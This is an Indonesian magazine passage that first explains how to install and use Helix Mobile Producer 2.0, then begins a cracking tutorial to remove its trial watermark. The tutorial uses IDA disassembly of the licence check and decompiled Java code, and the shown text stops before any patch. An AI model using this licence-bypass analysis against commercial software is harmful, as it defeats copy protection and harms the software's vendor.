
Pertama-tama buka file

HMP_Eval_Licenses.zip


yang disisipkan pada e-mail dan ekstrak file **-HMPROD.lic** ke lokasi yang Anda inginkan.




Gambar 2. Buka file **HMP_Eval_Licenses.zip** yang anda dapatkan lewat email.




Gambar 1. Download dari situs Philips Digital Network.



Gambar 3. Dapatkan file **-HMPROD.lic** ke lokasi yang diinginkan, misalnya ke folder MyDocument



Gambar 4. Instalasi Helix Mobile Producer 2.0



Gambar 5. Sewaktu diminta memasukkan license file, arahkan ke folder tempat anda menyimpan file -HMPROD.lic



Gambar 6. Setelah instalasi selesai terdapat icon Helix Mobile Producer pada desktop. Double click untuk menjalankannya.

Buka file

Helix_Mobile_Producer_2.0.zip

dan jalankan program **Helix Mobile Producer 2.0 Setup.exe**.

Pada bagian License file, klik tombol **Browse...** untuk mendapatkan lokasi file **-HMPROD.lic**.

Untuk menjalankannya, double click pada **ikon Helix Mobile Producer** yang terdapat pada desktop. Tampilan awalnya, bisa dilihat pada Gambar 7.

Konversi Format Video

Berikut ini adalah tahapan untuk mengkonversi sebuah format video (sebagai contoh, penulis mengkonversi video klip dari Tatu dengan judul 30 Minutes).

Pada menu, pilih




Gambar 8. Buka file mpg yang akan dikonversi pada menu File > Open Input File...


File > Open Input File...

atau dapat pula dengan mengklik tombol **Browse...** lalu pilih file video yang akan dikonversi dan klik tombol **Open**.


Secara default, format output yang digunakan akan disesuaikan dengan format inputnya, yaitu untuk input format video (mpg) akan digunakan default output berupa format 3GPP.



Gambar 9. Format output default.



Gambar 7. Tampilan awal Helix Mobile Producer 2.0




Gambar 10. Pilihan lain yang terdapat di bawah menu 3GPP for streaming.

Hanya, jika format default kurang memadai, Anda dapat menggunakan pilihan lainnya yang terdapat pada **3GPP for streaming** dengan mengklik tanda +.

Jika dirasa masih kurang, Anda dapat melakukan penyettingan secara manual, terutama pada tab:

Video, Adv. Video, Video filters, Audio, Audio filters, dan Export.


Andapun dapat menyimpan (save) hasil setting yang Anda lakukan.



Gambar 11. Info mengenai format




Gambar 15. Setelan audio.




Gambar 18. Membentuk klip.




Gambar 19. Melakukan encoding.




Gambar 12. Setelan untuk video.




Gambar 16. Setelan audio filters.



Gambar 13. Setelah advanced untuk video.



Gambar 17. Export type.



Gambar 14. Setelan video filter.

Helix Mobile Producer 2.0 akan menskalakan resolusi format input ke resolusi format output. Dalam beberapa hal, akan mengakibatkan hasilnya tidak proporsional (misalkan yang tadinya berbentuk lingkaran menjadi elips). Untuk mengatasinya, dapat dipilih **Crop** (beri tanda centang) yang terdapat pada tab **Video filters**, hanya akan berakibat adanya bagian yang hilang. Jadi caranya agak berbeda de-

ngan Nokia Multimedia Converter 2.0, yang menambahkan garis hitam.

Helix Mobile Producer 2.0 juga dapat mengkonversi hanya bagian tertentu saja (klip). Caranya, geser slide-bar lalu tekan tombol { sebagai penanda awal, geser lagi slide-bar lalu tekan button } sebagai penanda akhir. Hal ini akan berakibat adanya perubahan pada edit box **From:** dan **To:**. Jadi tidak seperti Nokia Multimedia Converter 2.0, yang kita hanya dapat mengatur bagian awal saja.

Untuk mengatur folder dan nama file hasil konversi (output file), Anda dapat mengklik tombol **Save As...**

Default-nya, folder dan nama file hasil konversi sama dengan file sumber (input file) dengan perbedaan pada ekstensi.

Untuk memulai konversi, Anda dapat mengklik tombol **Encode**.

Dalam pengujian ini, file berformat MPEG-1 dengan ukuran file 41MB dapat menjadi 611KB dengan memilih 20k, h.263 and amr-nb (GPRS) dan menjadi 1410KB dengan memilih 50k, h.263 and amr-nb (UMTS) pada 3GPP for streaming.

Dengan Helix Mobile Producer 2.0, kita juga dapat mengkonversi format multimedia ke format lainnya seperti: 3GPP2, AMR, MP3, ISMA MPEG4, dan tentu saja RealMedia (format multimedia milik RealNetworks).

Kelebihan lain yang dimiliki Helix Mobile Producer 2.0 adalah kita dapat memisahkan antara format audio dan format video (tentunya file sumber adalah format video+audio).

Karena Helix Mobile Producer 2.0 bersifat komersial, tentunya yang menjadi kendala adalah masalah proteksi software. Setelah penulis mengisi kembali form registrasi dengan maksud untuk mendapatkan License Key setelah jangka waktu 30 hari berlalu (tanpa men-download-nya), dan kemudian uninstall dan install kembali Helix Mobile Producer 2.0 (dari hasil download pertama), ternyata Helix Mobile Producer 2.0 akan menambahkan keterangan **Helix Trial** untuk format **video** hasil konversi.

Hanya, untuk format **audio** hasil konversi mulus-mulus saja.



Gambar 20. Watermark Helix Trial apabila instalasi ulang dilakukan setelah masa trial.

MOBILE MEDIA

Cracking Helix Mobile Producer

Helix Mobile Producer 2.0 dapat di-crack agar trial version-nya **tidak lagi** menampilkan watermark. **Fitrianto Halim** (fitriantoh@hotmail.com) membahasnya untuk anda.

BILA DIBANDINGKAN DENGAN NOKIA MULTIMEDIA Converter 2.0, Helix Mobile Producer 2.0 mempunyai beberapa kelebihan. Sayangnya, Helix Mobile Producer 2.0 tidaklah *free*. Akibatnya, saat kita meminta License Key yang kedua dan seterusnya, maka akan ditambahkan watermark pada hasil encoding untuk format video (3GPP, MP4, dan RealMedia).

Pada tulisan ini, penulis akan memberikan cara meng-crack Helix Mobile Producer 2.0, sehingga watermark tidak lagi akan ditambahkan pada hasil encoding.

Terus-terang, meng-crack Helix Mobile Producer 2.0 memiliki seni tersendiri. Hal ini disebabkan Helix Mobile Producer 2.0 menggunakan bahasa pemrograman gado-gado, yaitu **C** dan **Java**. Oleh karena itu, penulis mempersembahkan diri dengan

IDA (Interactive DisAssembler)

yang bisa diperoleh pada CD NeoTek Vol. III No. 11, serta


DJ Java Decompiler.

Karena perbedaan antara tanpa watermark dan dengan watermark ada pada License Key, maka penulis mencoba mengutak-atik file **-HMPROD.lic** terlebih dahulu.

Jika Anda perhatikan, yang memiliki watermark pada hasil encoding memiliki baris berikut pada License Key:

productWatermarking=true

Untuk itu, percobaan pertama yang penulis lakukan adalah **menghilangkan baris** tersebut atau **mengisi nilai true** dengan **false**. Sayangnya, percobaan pertama ini gagal, karena muncul pesan kesalahan seperti pada Gambar 1.



Percobaan selanjutnya

*Gambar 1.
Menghilangkan atau mengubah baris license key tidak berhasil mengatasi masalah watermark.*

adalah men-**disassemble** file Helix Mobile Producer.exe selaku aplikasi Helix Mobile Producer 2.0 yang berbasis GUI dengan **IDA**.

```
.text:004010D1      push 0
.text:004010D3      push offset aHmprod      ; "HMPROD"
.text:004010D8      call sub_401470
.text:004010DD      add esp, 8
.text:004010E0      test eax, eax
.text:004010E2      jnz loc_4011E8
.text:004010E8      push esi
.text:004010E9      push eax
.text:004010EA      lea eax, [esp+0Ch+arg_144]
.text:004010F1      push eax
.text:004010F2      push offset aProducttype ; "productType"
.text:004010F7      push offset aHmprod      ; "HMPROD"
```

```
.text:004010FC      call sub_401610
.text:00401101      lea ecx, [esp+18h+arg_104]
.text:00401108      push 0
.text:0040110A      push ecx
.text:0040110B      push offset aProductmode ; "productMode"
.text:00401110      push offset aHmprod      ; "HMPROD"
.text:00401115      call sub_401610
.text:0040111A      lea edx, [esp+28h+Filename]
.text:0040111E      lea eax, [esp+28h+Filename]
.text:00401122      push edx
.text:00401123      lea ecx, [esp+2Ch+Filename]
.text:00401127      push eax
.text:00401128      lea edx, [esp+30h+Filename]
.text:0040112C      mov esi, ds:sprintf
.text:00401132      push ecx
.text:00401133      lea eax, [esp+34h+Filename]
.text:00401137      push edx
.text:00401138      lea ecx, [esp+38h+Filename]
.text:0040113C      push eax
.text:0040113D      lea edx, [esp+3Ch+Filename]
.text:00401141      push ecx
.text:00401142      lea eax, [esp+40h+Filename]
.text:00401146      push edx
.text:00401147      push eax
.text:00401148      lea ecx, [esp+48h+arg_8A0]
.text:0040114F      push offset aSLibEes_jarSLi
"%s\\lib\\ees.jar;%s\\lib\\xercesimpl.jar;%s"...
push ecx
call esi ; sprintf
add esp, 48h
lea edx, [esp+8+Filename]
lea eax, [esp+8+arg_38C]
push edx
push offset aS          ; "%s"
push eax
call esi ; sprintf
lea ecx, [esp+14h+Filename]
lea edx, [esp+14h+Filename]
push ecx
lea eax, [esp+18h+Filename]
push edx
push eax
lea ecx, [esp+20h+arg_184]
push offset aPathSSJreBinSJ ;
"PATH=%s\\;%s\\jre\\bin\\;%s\\jre\\bin\\hotspot"...
push ecx
call esi ; sprintf
lea edx, [esp+28h+arg_184]
push edx ; char *
call ds:_putenv
lea eax, [esp+2Ch+Filename]
lea ecx, [esp+2Ch+arg_184]
push eax
push offset aDapplication_p ; "-Dapplication.path=%s"
push ecx
call esi ; sprintf
mov eax, [esp+38h]
lea edx, [esp+38h+arg_184]
push edx
push eax
push edi
lea ecx, [esp+44h+arg_38C]
push 0
lea edx, [esp+48h+arg_8A0]
push ecx
push edx
push offset aCom_envivio_zo ;
"com.envivio.zola.ZolaMain"
call sub_403AA0
add esp, 4Ch
xor eax, eax
pop esi
pop edi
add esp, 10C4h
retn 10h
.text:00401250 sub_401250 proc near ; CODE XREF: sub_401470+34hp
.text:00401250 ; sub_401610+34hp
.text:00401250
```

```

.text:00401250 var_460      = dword ptr -460h
.text:00401250 var_45C      = byte ptr -45Ch
.text:00401250 var_41C      = byte ptr -41Ch
.text:00401250 Filename     = word ptr -214h
.text:00401250 var_C        = dword ptr -0Ch
.text:00401250 var_4        = dword ptr -4
.text:00401250 arg_4        = dword ptr 8
.text:00401250 arg_8        = dword ptr 0Ch
.text:00401250 arg_C        = dword ptr 10h
.text:00401250
.text:00401250      mov     eax, large fs:0
.text:00401256      push    0FFFFFFFh
.text:00401258      push    offset loc_404D4E
.text:0040125D      push    eax
.text:0040125E      mov     large fs:0, esp
.text:00401265      sub     esp, 454h
.text:0040126B      push    ebx
.text:0040126C      mov     ebx, ds:wscscpy
.text:00401272      push    ebp
.text:00401273      mov     ebp, ds:wscscat
.text:00401279      push    esi
.text:0040127A      mov     esi, [esp+46Ch+arg_C]
.text:00401281      test    esi, esi
.text:00401283      push    edi
.text:00401284      jnz     short loc_4012DF
.text:00401286      push    0 ; lpModuleName
.text:00401288      call   ds:GetModuleHandleA ;
GetModuleHandleA:
.text:0040128E      lea     ecx, [esp+470h+Filename]
.text:00401295      push    104h ; nSize
.text:0040129A      push    ecx ; lpFilename
.text:0040129B      push    eax ; hModule
.text:0040129C      call   ds:GetModuleFileNameW ;
GetModuleFileNameW:
.text:004012A2      test    eax, eax
.text:004012A4      jz      short loc_4012C2
.text:004012A6      lea     edx, [esp+470h+Filename]
.text:004012AD      push    5Ch
.text:004012AF      push    edx
.text:004012B0      call   ds:wcsrchr
.text:004012B6      add     esp, 8
.text:004012B9      test    eax, eax
.text:004012BB      jz      short loc_4012C2
.text:004012BD      mov     word ptr [eax], 0
.text:004012C2
.text:004012C2 loc_4012C2: ; CODE XREF:
sub_401250+54hj
.text:004012C2 ; sub_401250+6Bhj
.text:004012C2      lea     eax, [esp+470h+Filename]
.text:004012C9      lea     ecx, [esp+470h+var_41C]
.text:004012CD      push    eax
.text:004012CE      push    offset aS_license ; "%s\\,license"
.text:004012D3      push    ecx
.text:004012D4      call   ds:swprintf
.text:004012DA      add     esp, 0Ch
.text:004012DD      jmp     short loc_4012F6
.text:004012DF ; -----
.text:004012DF
.text:004012DF loc_4012DF: ; CODE XREF:
sub_401250+34hj
.text:004012DF      lea     edx, [esp+470h+var_41C]
.text:004012E3      push    esi
.text:004012E4      push    edx
.text:004012E5      call   ebx ; wcscpy
.text:004012E7      lea     eax, [esp+478h+var_41C]
.text:004012EB      push    offset a_license ; "/.license"
.text:004012F0      push    eax
.text:004012F1      call   ebp ; wcscat
.text:004012F3      add     esp, 10h
.text:004012F6
.text:004012F6 loc_4012F6: ; CODE XREF:
sub_401250+8Dhj
.text:004012F6      lea     ecx, [esp+470h+var_41C]
.text:004012FA      push    offset aR_O ; "r"
.text:004012FF      push    ecx
.text:00401300      call   ds:_wfopen
.text:00401306      mov     edi, eax
.text:00401308      add     esp, 8
.text:0040130B      test    edi, edi
.text:0040130D      mov     [esp+470h+var_460], edi
.text:00401311      jnz     short loc_40131A
.text:00401313      xor     al, al
.text:00401315      jmp     loc_40144B
.text:0040131A ; -----
.text:0040131A
.text:0040131A loc_40131A: ; CODE XREF:
sub_401250+C1hj
.text:0040131A      mov     edx, [esp+470h+arg_8]
.text:00401321      push    edi
.text:00401322      lea     eax, [esp+474h+var_45C]
.text:00401326      push    edx
.text:00401327      push    eax
.text:00401328      call   ds:fgets
.text:0040132E      add     esp, 0Ch

```

```

.text:00401331      test    eax, eax
.text:00401333      jnz     short loc_401346
.text:00401335      push    edi
.text:00401336      call   ds:fclose
.text:0040133C      add     esp, 4
.text:0040133F      xor     al, al
.text:00401341      jmp     loc_40144B
.text:00401346 ; -----
.text:00401346
.text:00401346 loc_401346: ; CODE XREF: sub_401250+E3hj
.text:00401346      lea     edi, [esp+470h+var_45C]
.text:0040134A      or      ecx, 0FFFFFFFh
.text:0040134D      xor     eax, eax
.text:0040134F      repne   scasb
.text:00401351      not     ecx
.text:00401353      dec     ecx
.text:00401354      cmp     byte ptr [esp+ecx+470h+var_460+3], 0Ah
.text:00401359      jnz     short loc_40136D
.text:0040135B      lea     edi, [esp+470h+var_45C]
.text:0040135F      or      ecx, 0FFFFFFFh
.text:00401362      xor     eax, eax
.text:00401364      repne   scasb
.text:00401366      not     ecx
.text:00401368      dec     ecx
.text:00401369      mov     byte ptr [esp+ecx+470h+var_460+3], al
.text:0040136D
.text:0040136D loc_40136D: ; CODE XREF: sub_401250+109hj
.text:0040136D      test    esi, esi
.text:0040136F      jnz     short loc_40138A
.text:00401371      mov     esi, [esp+470h+arg_4]
.text:00401378      lea     ecx, [esp+470h+Filename]
.text:0040137F      push    ecx
.text:00401380      push    esi
.text:00401381      call   ebx ; wcscpy
.text:00401383      push    offset asc_406214 ; "\\\"
.text:00401388      jmp     short loc_40139A
.text:0040138A ; -----
.text:0040138A
.text:0040138A loc_40138A: ; CODE XREF: sub_401250+11Fhj
.text:0040138A      push    esi
.text:0040138B      mov     esi, [esp+474h+arg_4]
.text:00401392      push    esi
.text:00401393      call   ebx ; wcscpy
.text:00401395      push    offset asc_406210 ; "/"
.text:0040139A
.text:0040139A loc_40139A: ; CODE XREF: sub_401250+138hj
.text:0040139A      push    esi
.text:0040139B      call   ebp ; wcscat
.text:0040139D      add     esp, 10h
.text:004013A0      lea     edx, [esp+470h+var_45C]
.text:004013A4      push    edx
.text:004013A5      call   sub_4019B0
.text:004013AA      mov     edi, eax
.text:004013AC      push    edi
.text:004013AD      push    esi
.text:004013AE      call   ebp ; wcscat
.text:004013B0      mov     ebx, ds:free
.text:004013B6      push    edi
.text:004013B7      call   ebx ; free
.text:004013B9      mov     eax, [esp+480h+var_460]
.text:004013BD      push    eax
.text:004013BE      call   ds:fclose
.text:004013C4      push    48h
.text:004013C6      call   malloc
.text:004013CB      add     esp, 18h
.text:004013CE      mov     [esp+470h+var_460], eax
.text:004013D2      xor     edi, edi
.text:004013D4      cmp     eax, edi
.text:004013D6      mov     [esp+470h+var_4], edi
.text:004013DD      jz      short loc_4013E8
.text:004013DF      mov     ecx, eax
.text:004013E1      call   sub_401750
.text:004013E6      mov     edi, eax
.text:004013E8
.text:004013E8 loc_4013E8: ; CODE XREF: sub_401250+18Dhj
.text:004013E8      push    edi
.text:004013E9      push    esi
.text:004013EA      mov     [esp+478h+var_4], 0FFFFFFFh
.text:004013F5      call   sub_401D10
.text:004013FA      add     esp, 8
.text:004013FD      test    eax, eax
.text:004013FF      jnz     short loc_401435
.text:00401401      push    offset byte_406898 ; int
.text:00401406      push    offset aKey ; char *
.text:0040140B      mov     ecx, edi
.text:0040140D      call   sub_401940
.text:00401412      lea     ecx, [esp+470h+var_41C]
.text:00401416      mov     ebp, eax
.text:00401418      push    ecx
.text:00401419      call   sub_401AD0
.text:0040141E      add     esp, 4
.text:00401421      mov     esi, eax
.text:00401423      mov     ecx, offset unk_406850
.text:00401428      push    ebp ; char *

```

```
.text:00401429    push     esi                ; char *
.text:0040142A    call    sub_4017F0
.text:0040142F    push     esi
.text:00401430    call    ebx ; free
.text:00401432    add      esp, 4
.text:00401435    loc_401435: ; CODE XREF: sub_401250+1AFhj
.text:00401435    test     edi, edi
.text:00401437    jz       short loc_401449
.text:00401439    mov      ecx, edi
.text:0040143B    call    sub_401760
.text:00401440    push     edi
.text:00401441    call    sub_403A80
.text:00401446    add      esp, 4
.text:00401449    loc_401449: ; CODE XREF: sub_401250+1E7hj
.text:00401449    mov      al, 1
.text:0040144B    loc_40144B: ; CODE XREF: sub_401250+C5hj
.text:0040144B    ; sub_401250+F1hj
.text:0040144B    mov      ecx, [esp+470h+var_C]
.text:00401452    pop      edi
.text:00401453    pop      esi
.text:00401454    pop      ebp
.text:00401455    pop      ebx
.text:00401456    mov      large fs:0, ecx
.text:0040145D    add      esp, 460h
.text:00401463    retn
.text:00401463 sub_401250 endp
.text:00401463 ; -----
.text:00401464    align   10h
```

Berdasarkan analisa yang dihasilkan IDA, tampak bahwa **Helix Mobile Producer 2.0** akan memeriksa *license key* berdasarkan nama file yang terdapat pada file **.license**. Itu sebabnya kita tidak menemukan string **-HMPROD.lic** pada tubuh program serta file license key tidaklah harus **-HMPROD.lic**, yang penting memiliki ekstensi **.lic** (bisa dibuktikan saat instalasi). Jika pengujian license key lolos, maka akan class Java **com.envivio.zola.ZolaMain** yang terdapat pada file **Ees.jar** akan dijalankan.

Meng-*crack* **Helix Mobile Producer 2.0** untuk meloloskan license key yang telah dimodifikasi ternyata agak sukar, karena selain diuji oleh **Helix Mobile Producer.exe** juga diuji oleh **com.envivio.zola.ZolaMain**.

Ada yang menarik saat penulis mempelajari source-code **com.envivio.zola.ZolaMain** yang dihasilkan oleh **DJ Java Decompiler**, yaitu dipergunakannya **JNI** (Java Native Interface). Source-code **com.envivio.zola.ZolaMain** selengkapnya yang dihasilkan oleh DJ Java Decompiler sbb:

```
package com.envivio.zola;
```

```
import com.envivio.hugo.app.EncoderRegistry;
import
com.envivio.hugo.app.tv.mediapanel.parameter.AbstractParamRenderer;
import com.envivio.hugo.media.parameters.ParameterListParser;
import com.envivio.hugo.util.Directories;
import com.envivio.zola.core.ParameterGroupManager;
import com.envivio.zola.core.StreamFactory;
import com.envivio.zola.core.preset.Preset;
import com.envivio.zola.encoder.NativeEngine;
import com.envivio.zola.gui.dndtree.PresetTree;
import com.envivio.zola.util.NativeLibrary;
import java.io.File;
import java.io.PrintStream;
```

```
// Referenced classes of package com.envivio.zola:
//      ZolaGUI, Preferences, PreferencesCapture
```

```
public class ZolaMain
{
    public static void main(String args[])
    {
        NativeLibrary.init();
        NativeEngine.startZolaEngine();
        ParameterListParser.setLicensingParameterChecker(new _cls1());
        try
        {
            if(!NativeLibrary.isLicenseOk())
            {
                System.err.println("Failed to start: licensing problem.");
                System.exit(1);
            }
        }
    }
}
```

```
    }
    if(APPLICATION_PATH == null)
    {
        System.err.println("Failed to start: Java system property
        \"application.path\" is not defined.");
        System.exit(2);
    }
    readApplicationResources();
    loadUserSettings();
    Directories.setDirectoryName(5, APPLICATION_PATH + "/preset");
    installEncoders();
    ZolaGUI.main(args);
}
catch(Throwable throwable)
{
    NativeEngine.stopZolaEngine();
    throwable.printStackTrace();
}

private static void readApplicationResources()
{
    try
    {
        PRODUCT_BUILD_IDENTIFIER = NativeLibrary.getResource(1);
        APPLICATION_BUILD_NUMBER = NativeLibrary.getResource(2);
        APPLICATION_MAJOR_DOT_MINOR = NativeLibrary.getResource(3);
        BRANDING_FULL_NAME = NativeLibrary.getResource(10);
        BRANDING_EXT_NAME = NativeLibrary.getResource(11);
        PRODUCT_NAME_CODE = NativeLibrary.getResource(12);
        BRANDING_COPYRIGHT = NativeLibrary.getResource(20);
        BRANDING_COPYRIGHT2 = NativeLibrary.getResource(21);
        AbstractParamRenderer.setWithWhiteLines(getCurrentBranding() != 10);
        APPLICATION_TITLE = BRANDING_FULL_NAME +
        (BRANDING_EXT_NAME.length() <= 0 ? "" : " " + BRANDING_EXT_NAME) + "
        - " + PRODUCT_BUILD_IDENTIFIER + " (build " +
        APPLICATION_BUILD_NUMBER + ")" +
        (APPLICATION_LICENSING_STATUS.length() <= 0 ? "" : " - " +
        APPLICATION_LICENSING_STATUS);
        if(NativeLibrary.getLicensingStatusMessage().length() > 0)
        APPLICATION_TITLE = APPLICATION_TITLE + " - " +
        NativeLibrary.getLicensingStatusMessage();
    }
    catch(Exception exception)
    {
        exception.printStackTrace();
    }
    if(NativeLibrary.isLicenseOk())
        APPLICATION_LICENSING_STATUS =
        NativeLibrary.getLicensingStatusMessage();
    System.err.println(APPLICATION_TITLE);
    Preset.setVersionInformation(APPLICATION_MAJOR_DOT_MINOR,
    APPLICATION_BUILD_NUMBER);
}

public static void loadUserSettings()
{
    try
    {
        Preferences.getInstance().setLocalFile(APPLICATION_PATH +
        File.separator + "preferences.properties");
        PreferencesCapture.setPreferenceFile(APPLICATION_PATH +
        File.separator + "capt-preferences.properties");
    }
    catch(Exception exception)
    {
        exception.printStackTrace();
    }
}

public static void installEncoders()
{
    EncoderRegistry.addEncoder(StreamFactory.getVideoEncoderDescription());

